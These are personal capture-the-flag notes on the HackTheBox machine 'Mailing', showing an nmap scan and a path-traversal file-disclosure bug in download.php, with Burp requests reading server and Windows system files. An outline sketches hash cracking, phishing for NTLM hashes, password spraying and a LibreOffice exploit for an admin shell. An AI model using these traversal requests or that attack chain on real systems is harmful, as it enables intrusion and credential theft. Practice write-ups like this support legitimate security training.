Mailing

Friday, June 6, 2025 9:35 PM

1. Collect users names through web and pdf file
2. file disclosure > view hmail config file > get hashes and crack > get password
3. swaks smtp > use windows email exploit > phish maya > get NTML and crack > get password
4. nxc pwd spray > evil-winrm login > program libreoffice exploit > upload odt file and nc.exe > get localadmin (root) shell


https://0xdf.gitlab.io/2024/09/07/htb-mailing.html#recover-password-hash

HackTheBox - Mailing

nmap

```
└─$ cat nmap
# Nmap 7.95 scan initiated Fri Jun  6 22:57:32 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -p- -oN nmap 10.129.232.39
Nmap scan report for 10.129.232.39
Host is up (0.020s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
25/tcp    open  smtp          hMailServer smtpd
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://mailing.htb
110/tcp   open  pop3          hMailServer pop3d
|_pop3-capabilities: USER TOP UIDL
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp   open  imap          hMailServer imapd
|_imap-capabilities: IMAP4rev1 SORT completed NAMESPACE OK CAPABILITY IDLE ACL RIGHTS=texkA0001 IMAP4 QUOTA CHILDREN
445/tcp   open  microsoft-ds?
465/tcp   open  ssl/smtp      hMailServer smtpd
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
587/tcp   open  smtp          hMailServer smtpd
| smtp-commands: mailing.htb, SIZE 20480000, STARTTLS, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
993/tcp   open  ssl/imap      hMailServer imapd
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
|_imap-capabilities: IMAP4rev1 SORT completed NAMESPACE OK CAPABILITY IDLE ACL RIGHTS=texkA0001 IMAP4 QUOTA CHILDREN
|_ssl-date: TLS randomness does not represent time
5040/tcp  open  unknown
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp  open  pando-pub?
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
51390/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|2019 (97%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2019
Aggressive OS guesses: Microsoft Windows 10 1903 - 21H1 (97%), Microsoft Windows 10 1909 - 2004 (91%), Windows Server 2019 (91%), Microsoft Windows 10 1803 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: mailing.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-06-06T20:24:46
|_  start_date: N/A
|_clock-skew: -6h38m26s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

TRACEROUTE (using port 110/tcp)
HOP RTT      ADDRESS
1   19.91 ms 10.10.14.1
2   20.11 ms 10.129.232.39

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun  6 23:03:53 2025 -- 1 IP address (1 host up) scanned in 380.78 seconds
```

Download instructions > it will download pdf file.



Ruy Alonso
IT Team


Maya Bendito
Support Team

Gregory Smith
Founder and CEO

Installation

In order to connect your computer to our mail service, please follow the instructions below.

Checking pdf file.
Found Windows and thunderbird email service is being used.



Connecting to mailing.htb mail server

Index


- Installation
  - Windows (Windows Mail)
  - Windows (Thunderbird)
  - Ubuntu (Thunderbird)
- Account setup
  - Windows (connectivity setup)
  - Ubuntu (connectivity setup)
  - Windows (Windows Mail)
  - Windows (Thunderbird)
  - Ubuntu (Thunderbird)
- Ending
  - Sending your first mail

Installation

Windows (Windows Mail)

On Windows 10 and 11 this tool is builtin, meaning you do not need to install it. Just hit `Win + S` and type `Windows Mail`. Then just click on it and it'll pop up.

in pdf file, we found user email address, maya@mailing.htb




From: user@mailing.htb

To: maya@mailing.htb;


My first mail!

Hey Maya! This is my first mail!

Sent from Mail for Windows



Use the following configuration. In my case I am using user:password.



Add an account

Internet email account

Email address: user@mailing.htb

User name: user@mailing.htb

Examples: kevinc, kevinc@contoso.com, domain\kevinc


Password: ••••••••

Account name: user@mailing.htb


Send your messages using this name

user@mailing.htb:password

Inspecting the file.
Copy link and wget download.
The reason why we use wget is wget does not change file properties like firefox downloader or anything else.




Modify does not change.
Modify date is the date we download using wget.




```
┌──(kali㉿kali)-[~/Desktop/htb/mailing]
└─$ wget 'http://mailing.htb/download.php?file=instructions.pdf'
--2025-06-07 19:57:40--  http://mailing.htb/download.php?file=instructions.pdf
Resolving mailing.htb (mailing.htb)... 10.129.232.39
Connecting to mailing.htb (mailing.htb)|10.129.232.39|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1704968 (1.6M) [application/octet-stream]
Saving to: 'download.php?file=instructions.pdf'

download.php?file=instruction 100%[=============================================>]   1.63M   141KB/s

2025-06-07 19:58:14 (141 KB/s) - 'download.php?file=instructions.pdf' saved [1704968/1704968]


┌──(kali㉿kali)-[~/Desktop/htb/mailing]
└─$ ls
'download.php?file=instructions.pdf'   gobuster   nmap

┌──(kali㉿kali)-[~/Desktop/htb/mailing]
└─$ stat download.php\?file=instructions.pdf
  File: download.php?file=instructions.pdf
  Size: 1704968         Blocks: 3336       IO Block: 4096   regular file
Device: 8,1     Inode: 2250440     Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/    kali)   Gid: ( 1000/    kali)
Access: 2025-06-07 19:58:02.208779465 -0400
Modify: 2025-06-07 19:58:14.016779465 -0400
Change: 2025-06-07 19:58:14.016779465 -0400
```

If we download this image,



We can see that modify date is the date the image file touch the server.
That means it is a static file.
It give us the idea when the box was created.


If the modify date is the date we downloaded from the server, that means there is a script on server which grab the file andsend it to us.



```
┌──(kali㉿kali)-[~/Desktop/htb/mailing]
└─$ stat ruyalonso.jpg
  File: ruyalonso.jpg
  Size: 827358          Blocks: 1616       IO Block: 4096   regular file
Device: 8,1     Inode: 2276717     Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/    kali)   Gid: ( 1000/    kali)
Access: 2025-06-07 20:02:11.000000000 -0400
Modify: 2024-03-09 08:25:44.000000000 -0500
Change: 2025-06-07 20:02:11.195579464 -0400
 Birth: 2025-06-07 20:02:10.864379464 -0400
```

Inspecting the download link using Burpsuite


Download and intercept



Installation

In order to connect your computer to our mail service, please follow the instructions below.


we can see it download 'instructions.pdf'



```
GET /download.php?file=instructions.pdf HTTP/1.1
Host: mailing.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://mailing.htb/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Cache-Control: must-revalidate
Pragma: public
Content-Type: application/octet-stream
Expires: 0
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/8.3.3
Content-Description: File Transfer
Content-Disposition: attachment;
filename="instructions.pdf"
X-Powered-By: ASP.NET
Date: Sat, 07 Jun 2025 23:22:27 GMT
Content-Length: 1704968

%PDF-1.7
%µµµµ
1 0 obj
<</Type/Catalog/Pages 2 0 R/Lang(es) /StructTreeRoot 92 0
R/MarkInfo<</Marked true>>/Metadata 302 0
R/ViewerPreferences 303 0 R>>
endobj
2 0 obj
<</Type/Pages/Count 16/Kids[ 3 0 R 27 0 R 32 0 R 36 0 R 42
0 R 46 0 R 50 0 R 54 0 R 58 0 R 62 0 R 65 0 R 69 0 R 73 0 R
 77 0 R 81 0 R 85 0 R] >>
endobj
3 0 obj
<</Type/Page/Parent 2 0 R/Resources<</Font<</F1 5 0 R/F2 12
```


We go one up dir and try to download download.php
-We can see that it has file disclosure vuln.
-It is not a LFI vuln because it does not execute the code. If it is a LFI, it will execute code.
-It send us the code including php header '<? php'. That means it is a file disclosure vuln.



```
GET /download.php?file=../download.php HTTP/1.1
Host: mailing.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://mailing.htb/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Cache-Control: must-revalidate
Pragma: public
Content-Type: application/octet-stream
Expires: 0
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/8.3.3
Content-Description: File Transfer
Content-Disposition: attachment; filename="download.php"
X-Powered-By: ASP.NET
Date: Sat, 07 Jun 2025 23:20:33 GMT
Content-Length: 721

<?php
if (isset($_GET['file'])) {
    $file = $_GET['file'];

    $file_path = 'C:/wwwroot/instructions/' . $file;
    if (file_exists($file_path)) {

        header('Content-Description: File Transfer');
        header('Content-Type: application/octet-stream');
        header('Content-Disposition: attachment;
filename="'.basename($file_path).'"');
        header('Expires: 0');
        header('Cache-Control: must-revalidate');
        header('Pragma: public');
        header('Content-Length: ' . filesize($file_path));
```


We can verify it by checking /windows/system32/license.rtf file
On windows, /windows/system32/license.rtf file always exist.



```
GET /download.php?file=
../../../../windows/system32/license.rtf HTTP/1.1
Host: mailing.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://mailing.htb/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Cache-Control: must-revalidate
Pragma: public
Content-Type: application/octet-stream
Expires: 0
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/8.3.3
Content-Description: File Transfer
Content-Disposition: attachment; filename="license.rtf"
X-Powered-By: ASP.NET
Date: Sat, 07 Jun 2025 23:28:12 GMT
Content-Length: 159032

{\rtf1\adeflang1025\ansi\ansicpg1252\uc1\adeff0\deff0\stshfdb
ch0\stshfloch31506\stshfhich31506\stshfbi31506\deflang1033\de
flangfe1033\themelang1033\themelangfe1041\themelangcs1025{\fo
nttbl{\f0\fbidi \froman\fcharset0\fprq2{\*\panose
02020603050405020304}Times New Roman;}
{\f34\fbidi \froman\fcharset0\fprq2{\*\panose
02040503050406030204}Cambria Math;}{\f43\fbidi
\fswiss\fcharset0\fprq2{\*\panose 020b0502040204020203}Segoe
UI;}{\f44\fbidi \froman\fcharset128\fprq2{\*\panose
00000000000000000000}Yu Mincho;}
{\f45\fbidi \froman\fcharset128\fprq2{\*\panose
00000000000000000000}@Yu Mincho;}{\flomajor\f31500\fbidi
\froman\fcharset0\fprq2{\*\panose 02020603050405020304}Times
New Roman;}
{\fdbmajor\f31501\fbidi \fswiss\fcharset128\fprq2{\*\panose
```

So next step is to check config file.
We need to know which service is running on the server first.
we can check it by looking at index.php, db.php, config.php, etc.
But in this case, we already found in nmap result that this server use hmail server. So we google 'hmail configuration file bcation'

